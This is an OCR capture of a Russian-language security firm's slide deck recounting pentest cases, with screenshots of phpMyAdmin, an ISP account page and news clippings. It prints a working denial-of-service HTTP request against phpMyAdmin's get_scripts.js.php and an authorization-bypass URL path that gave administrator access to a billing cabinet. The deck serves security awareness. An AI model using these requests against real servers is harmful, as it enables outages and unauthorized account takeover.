


ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ


~~Два~~ Три успешных пентеста или что могли бы сделать злоумышленники, не найди мы уязвимости первыми

Пентест – это комплекс технических мероприятий, который направлен на оценку устойчивости ИС к воздействиям злоумышленника

Что есть **уязвимость**?

Уязвимость – это некая особенность компонента информационной системы, которая может использоваться нарушителем при проведении атаки и привести к реализации угрозы


Почему появляются уязвимости?



Какие бывают уязвимости?

История первая

«Сайт лежит, работа стоит»



phpMyAdmin
Server: localhost ▸ Database: mysql
Struttura SQL Cerca Query da esempio Esporta Importa Operazioni Privilegi Elimina
Database
mysql (17)
mysql (17)
columns_priv
db
func
help_category
help_keyword
help_relation
help_topic
host
proc
procs_priv
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user
Tabella | Azione | Record | Tipo | Collation | Dimensione | In eccesso
columns_priv 0 MyISAM utf8_bin 1,0 KiB -
db 0 MyISAM utf8_bin 4,9 KiB 876 B
func 0 MyISAM utf8_bin 1,0 KiB -
help_category 36 MyISAM utf8_general_ci 23,4 KiB -
help_keyword 378 MyISAM utf8_general_ci 87,7 KiB -
help_relation 726 MyISAM utf8_general_ci 18,4 KiB -
help_topic 458 MyISAM utf8_general_ci 257,0 KiB -
host 0 MyISAM utf8_bin 1,0 KiB -
proc 0 MyISAM utf8_general_ci 1,0 KiB -
procs_priv 0 MyISAM utf8_bin 1,0 KiB -
tables_priv 0 MyISAM utf8_bin 1,0 KiB -
time_zone 0 MyISAM utf8_general_ci 1,0 KiB -
time_zone_leap_second 0 MyISAM utf8_general_ci 1,0 KiB -
time_zone_name 0 MyISAM utf8_general_ci 1,0 KiB -
time_zone_transition 0 MyISAM utf8_general_ci 1,0 KiB -
time_zone_transition_type 0 MyISAM utf8_general_ci 1,0 KiB -
user 1 MyISAM utf8_bin 2,0 KiB -
17 tabella(e) Totali 1,599 InnoDB latin1_swedish_ci 404,4 KiB 876 B
Seleziona tutti / Deseleziona tutti / Controllo addizionale
Se selezionati
Visualizza per stampa Data Dictionary
Crea una nuova tabella nel database mysql
Nome: Numero di campi:
Esegui
Apri una nuova finestra di PhpMyAdmin


Тип уязвимости	Отказ в обслуживании (DoS на phpmyadmin)	**Уровень риска**	**Критический**
Описание	Установленная версия phpmyadmin содержит уязвимость в get_scripts.js.php. При загрузке файлов javascript get_scripts.js.php «склеивает» все файлы в один массив, что может вызвать нагрузку на сервер и вызвать атаку		


```
GET
/phpmyadmin/js/get_scripts.js.php?scripts[]=ajax.js&scripts[]=ajax.js&scr
ipts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scri
pts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scrip
ts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&script
s[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scripts[]=ajax.js&scripts
[]=ajax.js&scripts[]=ajax.js HTTP/1.1
Host: xn--80aealotwbjpi[redacted].xn--plai
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: pma_lang=en; pma_collation_connection=utf8_general_ci;
pmaUser-1=luZpt5pBMjJ3eme753XTWQ%3D%3D;
phpMyAdmin=8k49l4gp24l4tu304nhrj1f8jii59n2t;
_ym_uid=1498629371106820265 7; black=off;    AO_LOGIN=admin1;
PHPSESSID=remjrpuohumtbrd7venuk31i66; _ym_isad=2;
   AO_SOUND_LOGIN_PLAYED=Y;    AO_SOUND_LOGIN_PLAYED=Y
Connection: close
Upgrade-Insecure-Requests: 1
```

ripts.js.php?scripts
возвращается скрипт

28,184 bytes | 274 millis







Грустный сисадмин ДИТ

История вторая

«Не было не единого разрыва!!!»


Уязвимость 2017--2.9-2			
Тип уязвимости	Некорректная работа механизмов аутентификации и авторизации (Получение прав администратора)	**Уровень риска**	**Критический**
Описание	При выполнении запроса к ресурсу по адресу: https:// .com/WebCabinet//..;/ веб-приложение не выполняет надлежащие проверки авторизации, которые гарантируют, что пользователь имеет доступ к данным в соответствии с политикой безопасности, и предоставляет доступ к личному кабинету с правами администратора		
Эксплуатация	Результат: Пользователь получает доступ к кабинету с правами администратора: 1. Имелась возможность управлять учетными записями пользователей, в том числе устанавливать флаги на принудительную смену пароля, осуществлять блокировку, разблокировку и удаление учетных записей:		

Общая информация
Платежи
Смена пароля

Здравствуйте, Випнетов И.Н.

1.2 Общая информация

Номер лицевого счета	539253998-5464655
Логин	**638395682**
Баланс	**190.96 руб.** (пополнить...) (доверительный платеж...)
Интернет	
Дата окончания расчетного периода	**06.04.2018 23:59** (дата начала 07.03.2018)
Тариф	**Эконом + Город** (изменить...)(блокировать...)
Услуги	Перечень услуг
Статус	**Активен**



dp.ru ещё ••• меню

Связь

Жанна Журавлева (zhanna.zhuravleva@dp.ru) | Все статьи автора
11 апреля 0:22 2126

Интернет-провайдер подал иск о собственном банкротстве

Новости дня

11:45 Почему «Лукойл» дороже «Газпрома» и «Роснефти»

11:45 Приставы списали россиянам 2,2 трлн рублей безнадежных долгов из-за падения доходов

11:36 Губернатор Кузбасса Тулеев уволил сотрудников своей администрации после пожара в Кемерове

Гид по городу Здоровый город Недвижимость Мнения Обзоры В ритме города Фотогород Происшествия Справочник

«Нас грабят»: новокузнечане о хитростях интернет-провайдеров

5 2 18 28 августа 2017 18:25 5015

#ИНТЕРНЕТ
#РОСТЕЛЕКОМ
#ПРОВАЙДЕР
#НОВОТЕЛЕКОМ

Сегодня конфликты с интернет-провайдерами встречаются так же часто, как с управляющей компанией. Какие неприятные ситуации возникали у новокузнечан с операторами связи — в материале ВашГород.ру.

абонентская плата
рублей, но спустя год

те увидел, что
ра и приставки
в, что пользование
льготный период
лную сумму —

ГЛАВНОЕ / ЭКОНОМИКА / ПОЛИТИКА / ОБЩЕСТВО / ЗДОРОВЬЕ / ОТДЫХ / КУЛЬТУРА / ПРОИСШЕСТВИЯ / СПОРТ / АВТО

02:33 / 18.06.2015 / Новости за 5 минут

ЖИТЕЛЬ НОВОСИБИРСКА ОТСУДИЛ МОРАЛЬНЫЙ ВРЕД У «[redacted]ТВ»

Новосибирец подал в суд Октябрьского района иск на оператора связи, в котором потребовал защитить свои права как потребителя.

Накануне мужчина заключил договор по оказанию телематических услуг связи, а именно услуг [redacted]. Согласно подписанному документу, оператор связи должен был предоставить услуги по вещанию полного пакета телеканалов. Новосибирец положил на свой счет необходимые 600 рублей с целью просмотра пакета «Оптимум», однако подключение указанного пакета оказалось недоступно.

НОВОСТИ ОБЛАСТИ

23/03/2018 13:53
Эстафета НИВИТа – НИИЖТа – СГУПСа

22/03/2018 17:14
«Я русский, я тот самый»

22/03/2018 17:14
Как мы выбрали Президента РФ


22/03/2018 17:10
Объем кредитования фермеров в области вырос в 2018 году

